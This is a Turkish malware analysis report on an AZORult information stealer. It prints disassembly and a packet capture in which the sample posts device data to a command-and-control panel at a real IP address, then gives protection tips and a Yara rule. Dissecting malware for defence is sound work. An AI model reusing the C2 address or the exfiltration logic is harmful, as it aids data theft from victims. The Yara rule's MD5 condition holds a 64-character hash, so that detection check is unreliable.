mov edx,dword ptr ss:[ebp-1C]
mov eax,a1.419E64 ; 419E64:"query":""
call a1.4074E8
lea eax,dword ptr ss:[ebp-50]
push eax
mov ecx,a1.419E58
mov edx,dword ptr ss:[ebp-1C]
mov eax,a1.419E78 ; 419E78:"countrycode":""
call a1.4074E8
push dword ptr ss:[ebp-4C]
push a1.419E90
push dword ptr ss:[ebp-50]
lea eax,dword ptr ss:[ebp-1C0]
mov edx,3 ; edx:"http://46.183.221.10/roth/Panel/index.php"
call a1.403850
mov eax,dword ptr ss:[ebp-1C0]
mov edx,a1.419E9C ; edx:"http://46.183.221.10/roth/Panel/index.php", 419E9C:"ip.txt"
call a1.40E694
jmp a1.418FAD

```

```

a1.00418FB5
push dword ptr ss:[ebp-4]
push a1.419988 ; 419988:"\r\n"
lea eax,dword ptr ss:[ebp-1C8]
call a1.41698C
push dword ptr ss:[ebp-1C8]
lea eax,dword ptr ss:[ebp-1C4]
mov edx,3 ; edx:"http://46.183.221.10/roth/Panel/index.php"
call a1.403850
mov eax,dword ptr ss:[ebp-1C4]
mov edx,a1.419EAC ; edx:"http://46.183.221.10/roth/Panel/index.php", 419EAC:"System.txt"
call a1.40E6D4
lea eax,dword ptr ss:[ebp-1D0]
call a1.406CE8
mov eax,dword ptr ss:[ebp-1D0]
lea edx,dword ptr ss:[ebp-1CC]
call a1.406834
push dword ptr ss:[ebp-1CC]

```

Uzak sunucudan bağlantı kurulduktan sonra “System.txt” ve “ip.txt” dosyalarını okuyarak cihazda, txt dosyası içerisindeki bilgileri okuyarak cihazdan bilgileri alıp, uzak sunucuya göndermek amacıyla olduğu görülmektedir.



## NETWORK ANALİZİ

No.	Time	Source	Destination	Protocol	Length	Info
19	6.267516	10.7.0.21	10.7.0.255	NBNS	92	Name query NB WPAD<00>
20	7.444287	10.7.0.21	46.183.221.10	TCP	66	60658 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
21	7.481656	46.183.221.10	10.7.0.21	TCP	66	80 → 60658 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
22	7.482116	10.7.0.21	46.183.221.10	TCP	60	60658 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
23	7.492552	10.7.0.21	46.183.221.10	HTTP	332	POST /roth/Panel/index.php HTTP/1.1
24	7.577853	46.183.221.10	10.7.0.21	TCP	54	80 → 60658 [ACK] Seq=1 Ack=279 Win=131328 Len=0
25	7.991572	46.183.221.10	10.7.0.21	TCP	1514	80 → 60658 [ACK] Seq=1 Ack=279 Win=131328 Len=1460 [TCP segment of a reassembled PDU]
26	7.991621	46.183.221.10	10.7.0.21	TCP	1514	80 → 60658 [ACK] Seq=1461 Ack=279 Win=131328 Len=1460 [TCP segment of a reassembled PDU]
27	7.991623	46.183.221.10	10.7.0.21	TCP	1514	80 → 60658 [ACK] Seq=2921 Ack=279 Win=131328 Len=1460 [TCP segment of a reassembled PDU]
28	7.991625	46.183.221.10	10.7.0.21	TCP	1514	80 → 60658 [ACK] Seq=4381 Ack=279 Win=131328 Len=1460 [TCP segment of a reassembled PDU]

```
▶ POST /roth/Panel/index.php HTTP/1.1\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\nHost: 46.183.221.10\r\n▶ Content-Length: 107\r\nCache-Control: no-cache\r\n\r\n[Full request URI: http://46.183.221.10/roth/Panel/index.php]\r\n[HTTP request 1/3]\r\n[Next request in frame: 5066]\r\nFile Data: 107 bytes\r\n▶ Data (107 bytes)
```

Wireshark ile yapılan ağ dinlemesi sonucu elde edilen .pcap dosyasında <http://46.183.221.10/roth/Panel/index.php> adresine bağlantı isteği atıldığı görülmektedir.



## Korunma Yöntemleri

- Güncel anti virüs yazılımları kullanılmalıdır.
- İşletim sistemi güncel tutulmalıdır.
- Dosya ve yazıcı paylaşım hizmetleri devre dışı bırakılmalıdır. Bu hizmetler gerekliyse, güçlü parolalar veya Active Directory kimlik doğrulaması kullanılmalıdır.
- Çok faktörlü kimlik doğrulama kullanılmalıdır.
- Kullanıcıların istenmeyen yazılım uygulamalarını yükleme ve çalıştırma izinleri kısıtlanmalıdır.
- Güçlü parolalar kullanılmalıdır.
- Ajans iş istasyonlarında ve sunucularında gereksiz hizmetler devre dışı bırakılmalıdır.
- Şüpheli e-posta ekleri taranmalı veya kaldırılmalıdır.
- Çıkarılabilir medya (örn. USB flash sürücüler, harici sürücüler vs.) kullanırken dikkatli olunmalıdır.
- Spam mailleri dikkate alınmamalıdır.

## 54WzC1fvB.exe Yara Kuralı

```
import "hash"
rule AZORult
{
meta:
  author = "N1ghtSt4lk3r"
  description = "AZORult"
  first_date = "01.07.2021"
  report_date = "01.08.2021"
  file_name = "54WzC1fvB.exe "
strings:
  $s1 = "DV8CF101-053A-4498-98VA-EAB3719A088W-VF9A8B7AD-OFA0-B4RD-
D80006738DQCD"
  $s2 = "D0074FFD-570F-4A9B-8D69-199FDBA5723B"
  $s3 = "1d1h1l1p1t1x1|1"
condition:
  hash.md5(0, filesize) ==
  "fee6695ca5d71d64a5cebf169e25bf17d16d12e57aefe090c66dcc0c550af480" or all
of
them
}
```



Çağlar YÜN

<https://www.linkedin.com/in/caglaryun/>